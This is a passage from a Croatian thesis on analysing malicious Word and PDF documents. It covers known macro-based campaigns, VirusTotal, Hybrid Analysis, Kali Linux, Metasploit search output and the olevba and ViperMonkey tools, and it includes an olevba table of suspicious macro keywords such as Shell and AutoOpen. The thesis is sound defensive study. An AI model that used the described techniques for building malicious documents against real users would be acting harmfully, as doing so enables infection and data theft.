Sadržaj

1. Uvod

Zloćudni softver je bilo koji program ili kod koji je štetan za sustav. Prije nego što je pristup Internetu postao široko rasprostranjen, zloćudni softveri su se širili na osobnim računalima zarazom izvršnih programa ili sektora za pokretanje disketa [1]. U to vrijeme su se zlonamjerni programi pisali samo za eksperimentiranje [1]. S razvojem računala, razvili su se i zloćudni softveri te su se promijenili motivi za pisanje takvih softvera. Danas napadači koriste zloćudne programe za krađu osobnih, financijskih ili poslovnih podataka poput lozinka, brojeva kreditnih kartica i slično. Također, jedan od razloga za izradu zloćudnih softvera je ostvarivanje zarade. Zaraženo računalo se može koristiti u napadu uskraćivanjem resursa ili za slanje e-mail spam poruka. Napadači ponekad kodiraju datoteke na zaraženom računalu te onda traže novac za dekodiranje tih datoteka.

S rastom popularnosti Microsoft Windows operacijskog sustava u 1990.-ima te mogućnosti pisanja makronaredbi u Microsoft programima, postalo je moguće pisati zloćudni kod koji će biti sakriven unutar dokumenata [1]. Budući da su računalni dokumenti vrlo često korišteni, napadači su počeli iskorištavati činjenicu da korisnici prepoznaju i imaju povjerenje u te tipove datoteka.

Kako bi antivirusni programi uspješno zaštitili korisnike od napada, analitičari moraju proučiti kako određeni zlonamjerni softver funkcionira. Pri analizi zloćudnih programa pomažu im alati. Alati omogućavaju pronalazak elemenata koji su omogućili izvođenje napada. Također, alati omogućavaju analizu bez pokretanja računalnih dokumenata ili se dokumenti pokreću u zasebnoj okolini, što štiti analitičare od napada. Bez alata analiza bi bila puno sporija jer bi analitičari morali ručno pretraživati sve moguće načine ubacivanja zloćudnosti u dokumente.

Tema ovog rada je pregled alata koji se koriste za analizu zloćudnih dokumenata. Cilj korištenja alata i drugih metoda za analizu je utvrditi pomažu li te metode pri analizi dokumenata i koliko su uspješne u pronalasku zloćudnosti. U drugom poglavlju objašnjene su metode za analizu zloćudnih dokumenata, a to su alati, statička analiza i dinamička analiza. Također su objašnjeni Kali Linux distribucija koja sadrži alate za analizu računalnih dokumenata i Metasploit okvir s kojim se mogu izraditi zloćudni dokumenti. Treće poglavlje je fokusirano na Microsoft Word dokumente. Opisana je struktura i alati za

analizu Microsoft Word dokumenta. Napravljena je statička i dinamička analiza običnih i zloćudnih Word dokumenata. Prikazana je izrada zloćudnih Word dokumenta pomoću Metasploit okvira. U četvrtom poglavlju opisani su PDF dokumenti. Objašnjena je struktura PDF dokumenta te koji alati se koriste za analizu potencijalno zloćudnih PDF dokumenata. Napravljena je statička i dinamička analiza PDF dokumenata te objašnjena izrada zloćudnih PDF dokumenta s Metasploit okvirom.

2. Metode za analizu zloćudnih dokumenata

Zloćudni dokumenti sadrže zlonamjerni program koji je sakriven u dokumentu ili skriptu koja preuzima zloćudni program s vanjske web stranice. Skrivanje zloćudnosti unutar dokumenta nije nova metoda, ali napadači stalno pronalaze nove metode iskorištavanja i skrivanja zloćudnosti. Zlonamjerni dokumenti se najčešće šire pomoću e-mailova te web stranica. U 2019. godini oko 60% zloćudnih e-mail privitaka i 20% zlonamjernih skinutih datoteka su dokumenti poput PDF, Microsoft Office Word, Excel i PowerPoint [2]. Najčešći tip zlonamjernih dokumenata koji su korišteni u dokumentima su: virus, trojanski konj, špijunski program, crv te ucjenjivački zloćudni kod [3]. Virus modificira druge dokumente na zaraženom računalu tako da kada se pokrene bilo koji zaraženi dokument, pokreće se i virus. Trojanski konj je tip zloćudnih programa koji izgleda kao legitimni program, ali zapravo sadrži zlonamjerni kod. Pri pokretanju takvog programa, računalo postaje zaraženo. Špijunski program se koristi za dobivanje pristupa žrtvinim osobnim podacima ili intelektualnom vlasništvu. Crv, kao virus, modificira druge dokumente, ali za razliku od virusa ne treba korisnika da ga pokrene već iskorištava ranjivosti datoteka ili programa. Ucjenjivački zloćudni kod (engl. *ransomware*) kodira sve datoteke u sustavu ili mreži te zatim zahtjeva otkupninu za dekodiranje datoteka.

Više od 99% napada u 2018. godini, koji su prošireni pomoću e-mailova, zahtijevalo je ljudsku interakciju [4]. Primjerice, da osoba klikne na link, otvori dokument, prihvati sigurnosno upozorenje ili nešto slično. Kako bi napadač nagovorio žrtvu da pokrene zloćudni kod, koriste se metode socijalnog inženjerstva [5]. Socijalno inženjerstvo je skup svih tehnika koje se koriste kako bi ciljana osoba otkrila određenu informaciju ili napravila neku specifičnu akciju [6]. Metoda zamjene ikone datoteke koristi se kako bi se zavaralo korisnika da je neka datoteka nezlonamjerna, na primjer direktorij, a zapravo je izvršna datoteka. Napadač može nazvati datoteku tako da ime datoteke može izazvati korisnika da ju otvori, na primjer *Do not open.src*. Također, iskorištava se korisnikova znatiželja za pregled određenog sadržaja na Internetu ili na USB stiku. Mogu se iskorištavati i korisnikovi strahovi, na primjer da je korisnikovo računalo zaraženo, da su procurili njegovi osobni podaci ili lozinke i slično. Zadnja metoda iskorištavanja straha je korištena 2020. godine pri širenju zloćudnih dokumenta preko e-mail poruka [7]. U e-mailu napadači

se pretvaraju da je Svjetska zdravstvena organizacija pripremila priloženi dokument koji sadrži sve potrebne mjere opreza protiv infekcije koronavirusom. Priloženi dokument je Microsoft Word dokument koji zapravo preuzima trojanskog konja.

Neki popularni napadi su napravljeni pomoću dokumenata i zlćudnih programa Emotet, Trickbot ili Jaff ucjenjivačkog zlćudnog koda [2]. Iranska hakerska grupa MuddyWater je također koristila dokumente za napade [2].

Emotet i Trickbot su trojanski konji kojima je cilj pronaći bankarske informacije. Oba zlćudna programa pripadaju modularnim zlćudnim programima [8]. Šire se pomoću e-mail poruka i iskorištavanja makronaredbi u Microsoft Word dokumentima. Pomoću makronaredbi skida se teret koji se spaja s udaljenim poslužiteljem i šalje mu informacije o napadnutom računalu. Poslužitelj odlučuje koji teret će zatim poslati ovisno o tim informacijama ili uopće ne pošalje teret ako otkrije da se radi o okruženju za analizu zlćudnih programa.

Napad Jaff ucjenjivačkim kodom započinje kada korisnik primi PDF dokument preko e-mail usluge. U PDF se može umetnuti datoteka i tako je u ovom slučaju umetnuta Microsoft Word datoteka. Pri otvaranju PDF-a od korisnika se traži dozvola za otvaranje umetnute datoteke. Ako korisnik dozvoli, umetnuti Microsoft Word dokument se otvori te se opet traži dozvola, ali ovaj put za pokretanje makronaredbi. Koristi se socijalno inženjerstvo s kojim se želi zavarati korisnika da je dokument zaštićen te omogućavanjem makronaredbi korisniku će biti omogućeno pregledavanje sadržaja dokumenta. Primjer takve Microsoft Word datoteke je prikazan na slici 2.1.

Slika 2.1 – Word dokument u Jaff ucjenjivačkom kodu [2]

Kako se vidi na slici 2.1, ako korisnik odabere opciju „Enable content“ tada se omogućuje pokretanje makronaredbe u dokumentu. Makronaredba preuzima i pokreće zlćudni kod s udaljenog poslužitelja. Zlćudan kod kodira sve datoteke na zaraženom računalu i prikazuje daljnje upute za dekodiranje tih datoteka.

Iranska hakerska grupa MuddyWater je koristila Word dokument za svoje napade [9]. Dokument sadrži makronaredbe koje umetnuti teret dekodiraju i spremaju u *%APPDATA%* direktorij pod imenom *CiscoAny.exe*. Taj teret se pokreće sljedeći put kada se korisnik ulogira.

Skrivanje zlćudnih programa unutar dokumenata nije dovoljno kako bi se zavarali antivirusni programi. Zbog toga napadači najčešće koriste obfuskaciju. Obfuskacija je proces koji čini kod težim za analizu, ali svejedno se zadržava funkcionalnost koda. Pomoću znakovnih nizova lakše je otkriti funkciju neke varijable, parametra ili funkcije tako da obfuskacija kodira takve nizove kako bi se otežala analiza koda. Jednostavne tehnike obfuskacije koje se često koriste su XILI, Base64, ROT13 i metoda višestrukog kodiranja [10].

2.1. Alati za analizu dokumenata


Prema SANS DFIR-u postoje šest koraka u analizi dokumenata [11]. Prvi korak je traženje neobičnih ili sumnjivih oznaka, skripti i slično. Sljedeći korak je lociranje umetnutog koda poput makrokodova u Microsoft Word dokumentima ili JavaScript u PDF dokumentima. Nakon toga treba izvući sumnjivi kod ili objekt iz datoteke. Ako je makrokod ili JavaScript obfusciran, treba ga deobfuscirati. Postoji li umetnuti *shellcode* treba napraviti analizu pomoću strojnog koda i programa za traženje pogrešaka u kodu. Zadnji korak je razumijevanje što se događa sljedeće u zlćudnom kodu. Za izvedbu svih tih koraka postoje alati. Primjerice, za pretraživanje makrokoda u Word dokumentu postoji alat *olevba*, a za pretraživanje sumnjivih oznaka u PDF-u koristi se alat *pdfid*.

2.2. Statička analiza

Statička analiza dokumenta je analiza koja se obavlja bez pokretanja dokumenta te može biti osnovna ili napredna. Osnovna statička analiza uključuje skeniranje dokumenta s antivirusnim programom, izračunavanje sažetka (engl. *hashing*) i pronalazak korištene metode pakiranja ili obfuskacije [12]. Prvi korak je skeniranje dokumenta s antivirusnim

programom jer postoji mogućnost da su antivirusni programi već pronašli takav zloćudan dokument. Izračunavanje sažetka je tehnika koja se koristi kako bi se identificirala zloćudna datoteka pomoću jedinstvenog ključa [13]. Nakon pronalaska jedinstvenog ključa može se potražiti dokumentacija o toj zloćudnosti. Zloćudni programi su često pakirani ili obfuscirani kako bi ih bilo teže analizirati. Obfuskacija pretvara kod u nečitljivi kod koji i dalje obavlja svoju funkciju [14]. Pakiranje je podvrsta obfuskacije gdje se mijenja format koda sažimanjem ili enkripcijom podataka [14]. Napredna statička analiza uključuje korištenje programa za traženje grešaka u kodu. Pomoću tog programa analizira se pokretanje zloćudnog koda i koji su znakovni nizovi, biblioteke ili funkcije korišteni[12].

Za skeniranje dokumenta pomoću antivirusnog programa postoje automatski alati pomoću kojih se dokument skenira s više antivirusnih programa. Jedan od takvih alata je usluga *VirusTotal* koja skenira datoteke s preko 70 antivirusnih programa [15]. *VirusTotal* prikazuje koji antivirusni programi su detektirali zloćudnost i u koju vrstu zloćudnih programa pripada. Slika 2.2 prikazuje rezultat analize nakon učitavanja jednog zloćudnog dokumenta. U kartici detalji mogu se pregledati općenite informacije o dokumentu, povijest dokumenta, ime dokumenta i informacije o dokumentu. Informacije o dokumentu pokazuju česte zloćudne značajke koje su korištene u dokumentu, na primjer umetnuti JavaScript, sadrži akciju koja se pokreće pri otvaranju dokumenta i slično.



Slika 2.2 – Rezultati analize zloćudnog programa korištenjem *VirusTotal* usluge

Pri učitavanju računalnog dokumenta rezultati, osim što se dijele s osobom koja je učitala dokumentu, dijele se i s *VirusTotalovim* partnerima koji koriste te rezultate kako bi poboljšali svoje sustave [15].

2.3. Dinamička analiza

Dinamička analiza je analiza računalnih programa pri kojoj se pokreće program na stvarnom ili virtualnom računalu. Preporučuje se koristiti virtualno računalo jer pokretanje zloćudnog programa može naštetiti računalu. Dijeli se na osnovnu i naprednu dinamičku analizu. Osnovna dinamička analiza je promatranje ponašanja zloćudnog programa, a napredna uključuje analizu pokrenutih procesa i stvorenih podataka na Windows operacijskom sustavu [12].

Hybrid Analysis je alat za dinamičku analizu računalnih dokumenata [16]. Prvo provodi statičku analizu pomoću alata *CrowdStrike Falcon, MetaDefender* i *VirusTotal*, zatim dinamičku analizu u okolini *Falcon Sandbox*. Pomoću statičke analize korisnik saznaje kako bi antivirusni programi označili učitani dokument. *Falcon Sandbox* je okolina koja služi za pokretanje zloćudnih programa bez nanošenja štete na vlastito računalo. Pomoću te okoline prikazuje se što se događa pri pokretanju dokumenta, na primjer stvaranje dokumenta, novih procesa, pristupanje postavkama i slično. Također se mogu pregledati detalji o datoteci i snimke zaslona *Falcon Sandboxa* pri pokretanju tog dokumenta. Sljedeći se mogu vidjeti rezultati hibridne analize gdje se analiziraju pokrenuti procesi i analiza mreže, to jest DNS zahtjeve, kontaktirane hostove i HTTP promet. Prikazuju se i pronađeni znakovni nizovi, datoteke i obavijesti.

2.4. Kali Linux

Kali Linux je Linux distribucija namijenjena za izvođenje penetracijskih testova [17]. Penetracijski test je autorizirani napad na računalni sustav kako bi se procijenila sigurnost računalnog sustava [18]. Kali Linux sadrži alate koji se koriste pri penetracijskim testovima i posloženi su po aktivnostima koje korisnik želi obaviti. Kategorije su: skupljanje informacija, analiza ranjivosti, analiza web aplikacije, procjena baze podataka, napad na lozinku, bežični napad, reverzno inženjerstvo, alati za metodu iskorištavanja, podvala, alati korišteni poslije iskorištavanja, forenzika, alati za izvještavanje, alati za socijalno inženjerstvo, sistemske usluge [17]. Na slici 2.3 može se vidjeti početni zaslon i

izbornik tih alata. Neki od alata za analizu zloćudnih dokumenata u Kali Linuxu su: *pdf-parser*, *pdfid* i *peepdf* [19].

Slika 2.3 – Početni izbornik Kali Linux distribucije [17]

Kali Linux nije samo kolekcija različitih instaliranih alata, već ima i mnoge značajke koje pomažu pri izvođenju penetracijskih testova. Može se koristiti na različitim tipovima računala, na primjer laptopima, poslužiteljima, ugrađenim uređajima koji se mogu priključiti u mrežu ciljanih korisnika [17].

Digitalna forenzika je primjena različitih metoda za skupljanje i očuvanje dokaza s određenog računalnog sustava kako bi se moglo kasnije iskoristiti na sudskim postupcima [20]. Pri izvođenju digitalne forenzike želi se izbjeći bilo kakva aktivnost koja bi promijenila podatke na računalu i zbog toga Kali Linux ima forenzički način izvođenja u kojoj se ne montiraju automatski otkriveni diskovi [17]. Onemogućene su mrežne usluge, poput HTTP i SSH, kako bi bilo teže otkriti korisnika pri penetracijskom testiranju [17]. Linux distribucije uobičajeno trebaju ključnu riječ sudo prije naredbe za izvođenje te naredbe s administrativnim dozvolama. U Kali Linuxu postoji samo jedan korisnik i on je zadan kao administrator te nema potrebe za korištenjem ključne riječi sudo [17]. Kali Linux podupire bežično ubacivanje mrežnih paketa, a to je postupak ometanja uspostavljene mrežne veze pomoću konstrukcije paketa koji izgledaju kao da su dio normalnog komunikacijskog toka [21].

2.5. Metasploit okvir

Metasploit okvir je alat koji omogućuje razvoj i pokretanje metode iskorištavanja, a koriste ga i napadači i etički hakeri. Uobičajeni proces korištenja *Metasploita* je: odabir i konfiguracija metode iskorištavanja, odabir i konfiguracija tereta, odabir metode kodiranja i pokretanje metode iskorištavanja [22]. Modularni pristup odabira metode iskorištavanja i tereta je velika prednost okvira jer omogućuje kombiniranje bilo koje metode iskorištavanja s bilo kojim teretom. *Metasploit* okvir se pokreće s naredbom *msfconsole*. Slika 2.4 prikazuje početni ispis *Metasploita*.

Slika 2.4 – početni ispis *Metasploit* okvira

Nakon toga korisnik može s naredbom *search* potražiti metodu iskorištavanja [23]. Na slici 2.5 je ispis za pretragu metode iskorištavanja koje u imenu imaju znakovni niz Microsoft.

```
msf5 > search name:Microsoft type:exploit

Matching Modules
================

   #    Name                                                  Disclosure Date  Rank       Check  Description
   -    ----                                                  ---------------  ----       -----  -----------
   0    exploit/multi/fileformat/office_word_macro            2012-01-10       excellent  No     Microsoft Office Word Malicious Macro E
xecution
   1    exploit/windows/brightstor/sql_agent                  2005-08-02       average    No     CA BrightStor Agent for Microsoft SQL O
verflow
   2    exploit/windows/browser/ie_cbutton_uaf                2012-12-27       normal     No     MS13-008 Microsoft Internet Explorer CB
utton Object Use-After-Free Vulnerability
   3    exploit/windows/browser/ie_cgenericelement_uaf        2013-05-03       good       No     MS13-038 Microsoft Internet Explorer CG
enericElement Object Use-After-Free Vulnerability
   4    exploit/windows/browser/ie_createobject               2006-04-11       excellent  No     MS06-014 Microsoft Internet Explorer CO
M CreateObject Code Execution
   5    exploit/windows/browser/ie_execcommand_uaf            2012-09-14       good       No     MS12-063 Microsoft Internet Explorer ex
ecCommand Use-After-Free Vulnerability
   6    exploit/windows/browser/ie_iscomponentinstalled       2006-02-24       normal     No     Microsoft Internet Explorer isComponent
Installed Overflow
```


Slika 2.5 – primjer ispisa *search* naredbe

Postavljanje metode iskorištavanja se izvodi s naredbom *use*, a postavljanje tereta s naredbom *use PAYLOAD* [23]. Pomoću naredbe *show options* korisnik može saznati što se sve u nekom trenutku može postaviti, poput IP adrese ili vrata ciljanog računala [23].

3. Microsoft Word dokumenti

Microsoft Word je uređivač teksta koji je napravio Microsoft. Microsoft Word je dio usluge Office 365 koja uključuje mnoge druge programe poput Microsoft Excel, Microsoft PowerPoint i tako dalje. U svijetu 65% uredskog softvera čini Office 365 paket [24]. Office 365 je postao popularan, a s tim i Microsoft Word, jer je povećao produktivnost radnika [24]. Iako postoje programi koji su jeftiniji, nijedan program nema toliko funkcionalnosti kao Microsoft Word.

Do 2003. godine Microsoft Word dokument se spremao u .doc formatu, a od te godine u .docx formatu. DOCX datoteka je ZIP arhiva koja sadrži XML i druge datoteke [25]. Sadržaj prazne Microsoft Word datoteke je prikazan na slici 3.1.



Slika 3.1 – sadržaj Word dokumenta [25]

Datoteka *document.xml* sadrži glavne tekstualne elemente u dokumentu [25]. Pojednostavljeni sadržaj datoteke *document.xml* prikazan je na slici 3.2.

```
<w:document>
   <w:body>
      <w:p w:rsidR="005F670F" w:rsidRDefault="005F79F5">
         <w:r><w:t>Test</w:t></w:r>
      </w:p>
      <w:sectPr w:rsidR="005F670F">
         <w:pgSz w:w="12240" w:h="15840"/>
         <w:pgMar w:top="1440" w:right="1440" w:bottom="1440" w:left="1440"
w:header="720" w:footer="720"
                  w:gutter="0"/>
         <w:cols w:space="720"/>
         <w:docGrid w:linePitch="360"/>
      </w:sectPr>
   </w:body>
</w:document>
```

Slika 3.2 – pojednostavljeni sadržaj datoteke document.xml [25]

Oznaka <*w:document*> predstavlja dokument i može sadržavati elemente koji označavaju pozadinu i tijelo dokumenta [26]. Oznaka <*w:body*> predstavlja sadržaj tijela dokumenta i sadrži paragrafe, odjeljke ili tablice [26]. Paragraf je glavna jedinica za spremanje sadržaja dokumenta i sadrži tekst, hiperveze, komentare i tako dalje [26]. Oznaka paragrafa je <*w:p*>. U DOCX dokumentu ne definiraju se stranice, već samo paragrafi, ali potrebno je spremati informacije o izgledu stranice i za to se koriste odjeljci. Odjeljak ima oznaku <*w:sectPr*> i tamo se spremaju podaci o dimenziji stranice, broj stranice, zaglavlju, podnožju i slično [26].

Datoteka *.rels*, koja je također u XML formatu, sadrži referencu na sadržaj dokumenta [25]. Primjerice, u ovom slučaju referenca će biti na *document.xml* datoteku. Također sprema reference na datoteke *app.xml* i *core.xml*. Sadržaj ovakve *.rels* datoteke je prikazan na slici 3.3.

```
<?xml version="1.0" encoding="UTF-8" standalone="true"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
    <Relationship Target="docProps/app.xml"
        Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/extended-
        properties" Id="rId3"/>
    <Relationship Target="docProps/core.xml"
        Type="http://schemas.openxmlformats.org/package/2006/relationships/metadata/core-
        properties" Id="rId2"/>
    <Relationship Target="word/document.xml"
        Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/officeDocument"
        Id="rId1"/>
</Relationships>
```

Slika 3.3 – sadržaj datoteke .rels

U direktoriju *docProps* nalaze se meta podaci o dokumentu i sadrži dvije datoteke *core.xml* i *app.xml*. Datoteka *core.xml* sadrži ime autora, vrijeme nastanka, vrijeme zadnje izmjene i tako dalje. U datoteci *app.xml* je upisano broj stranica, riječi, znakova, aplikacija koja

pokreće dokument, broj paragrafa i slično. U direktoriju *_rels* nalazi se dokument *document.xml.rels* koji sadrži reference na resurse umetnute u dokument poput slika [25]. Datoteka *[Content_Types].xml* sadrži informacije o vrstama sadržaja unutar dokumenta [25].

U verzijama Microsoft Worda od 1997. do 2003. godine Word dokumenti su bili OLE datoteke [27]. Takve datoteke sadržavaju skladišta i tokove. Skladište je direktorij kojeg čine tokovi ili druga skladišta. Tokovi služe za tok podataka dokumenta, na primjer glavni tok Microsoft Word dokumenta je *WordDocument* koji sadrži tekst dokumenta [27].

Makronaredbe u Microsoft Wordu se koriste za automatiziranje zadataka i povećanje produktivnosti. Napisane su u Visual Basic for Application (VBA) programskom jeziku. Međutim, često se koriste za preuzimanje i pokretanje zloćudnog koda. U novijim verzijama Microsoft Worda makronaredbe se ne pokreću automatski, ali pomoću socijalnog inženjerstva napadači uspiju nagovoriti korisnike da omoguće makronaredbe.

3.1. Alati

Alat za pronalazak VBA makronaredbi je *olevba* [28]. *Olevba* je dio *Oletools* paketa. *Oletools* je paket python alata za analizu Microsoft Office dokumenata [29]. Dijeli se na alate za analizu zloćudnih dokumenata i analizu strukture dokumenata. Mnogi projekti koriste *Oletools* paket, a to su na primjer *ViperMonkey*, *Hybrid Analysis* i vjerojatno *VirusTotal* [29].

Olevba pronalazi VBA makronaredbe, izvlači kod u običnom tekstu i otkriva obrasce koji se odnose na sigurnost poput makronaredbi koje se automatski izvršavaju, sumnjivih VBA ključnih riječi i slično. Nakon pokretanja *olevba* provjerava tip dokumenta, ako je dokument formata .doc odmah kreće na sljedeći korak, a inače pretražuje zip arhivu da bi pronašao OLE datoteke unutar arhive. Unutar OLE datoteka pronalazi sve VBA projekte i parsira ih kako bi pronašao odgovarajući OLE tok koji sadrži makrokod. VBA makrokod se izvlači i dekompresira. *Olevba* traži znakovne nizove obfuscirane s različitim algoritmima i na kraju prolazi cijeli makrokod i deobfuscirane znakovne nizove kako bi pronašao sumnjive ključne riječi, automatsko izvršavanje i pokazatelje kompromisa (engl. *indicator of compromise*) [28]. Pokazatelj kompromisa je dokaz koji ukazuje na kršenje sigurnosti, primjerice URL-ovi, IP adrese i e-mail adrese [57].

Alat se pokreće u terminalu naredbom:

```
olevba ime_datoteke
```

Sljedeći primjer je dokument napravljen pomoću *Metasploit* okvira. Izrada takvog dokumenta opisana je u poglavlju 3.5. Makrokod koji se nalazi u tom dokumentu dohvaća zlućudni kod iz svojstva dokumenta, stvara novu datoteku gdje sprema taj kod i pokreće kod.

Nakon pokretanja *olevba* alata, ispisuje se VBA makrokod pronađen u dokumentu i sumnjivi elementi unutar makrokoda. Slika 3.4 prikazuje ispisane sumnjive elemente.

```
+----------+--------------------+--------------------------------------------+
|Type      |Keyword             |Description                                 |
+----------+--------------------+--------------------------------------------+
|AutoExec  |AutoOpen            |Runs when the Word document is opened       |
|Suspicious|Write               |May write to a file (if combined with Open) |
|Suspicious|createTextFile      |May create a text file                      |
|Suspicious|Shell               |May run an executable file or a system      |
|          |                    |command                                     |
|Suspicious|WScript.Shell       |May run an executable file or a system      |
|          |                    |command                                     |
|Suspicious|Run                 |May run an executable file or a system      |
|          |                    |command                                     |
|Suspicious|command             |May run PowerShell commands                 |
|Suspicious|CreateObject        |May create an OLE object                    |
|Suspicious|Lib                 |May run code from a DLL                     |
|Suspicious|libc.dylib          |May run code from a library on a Mac        |
|Suspicious|dylib               |May run code from a library on a Mac        |
|Suspicious|Chr                 |May attempt to obfuscate specific strings   |
|          |                    |(use option --deobf to deobfuscate)         |
|Suspicious|system              |May run an executable file or a system      |
|          |                    |command on a Mac (if combined with          |
|          |                    |libc.dylib)                                 |
|Suspicious|Hex Strings         |Hex-encoded strings were detected, may be   |
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                    |
|Suspicious|Base64 Strings      |Base64-encoded strings were detected, may be |
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                    |
|IOC       |http://www.motobit.c|URL                                         |
|          |om                  |                                            |
|IOC       |http://Motobit.cz   |URL                                         |
+----------+--------------------+--------------------------------------------+
```

Slika 3.4 – dio ispisa *olevba* alata

Olevba je otkrio automatsko pokretanje makronaredbi pri otvaranju dokumenta, stvaranje i pisanje u tekstualni dokument, pokretanje izvršne datoteke ili sistemske naredbe, pokretanje PowerShell naredbi, stvaranje OLE objekta, pokretanje koda iz biblioteka i korištenje obfuskacije.


Korištenje *olevba* alata je korisno jer se može pregledati makrokod bez otvaranja dokumenta i ručnog traženja makronaredbi. Također, ispis sumnjivih elemenata pomaže pri analizi jer se ispisuje što ključne riječi znače i jesu li sigurnosna prijetnja. Ipak pronađene inverzije kontrole s URL-om su dio komentara te nisu sigurnosna prijetnja te bi korisnika mogle zbuniti pri analizi.

Sljedeći alat za analizu nepoznatih dokumenata je *ViperMonkey*. *ViperMonkey* je alat za analizu i deobfuskaciju VBA makronaredbi [30]. Nakon što korisnik pokrene *ViperMonkey*, *ViperMonkey* pomoću *olevba* alata pronalazi VBA makrokod. Makrokod se parsira koristeći VBA gramatiku i pretvara ga u Python objekt. VBA gramatika je skup pravila pomoću kojih se linije u VBA kodu interpretiraju u strojni kod. VBA emulator emulira pokretanje koda, a zanimljive akcije, poput pokretanje koda, stvaranja datoteka i slično, se zapisuju [31].

Analiza pomoću alata se pokreće s naredbom u terminalu:

```
vmonkey ime_datoteke
```

Primjer korištenja *ViperMonkey* je opisan pomoću koda u dodatku 2. U prvom dijelu ispisa prikazuje se VBA makrokod, onda se ispisuju pronađene funkcije i koliko linija imaju. Nakon toga *ViperMonkey* pomoću VBA emulatora pokreće makrokod počevši od ulazne točke, na primjer *Auto_Open*. Pri pokretanju poziva funkcije unutar makrokoda dok ne otkrije deobfuscirani znakovni niz. Slika 3.5 prikazuje kako je *ViperMonkey* došao do znakovnog niza „Malware!“.



Slika 3.5 – prikaz *ViperMonkey* dekodiranja znakovnih nizova

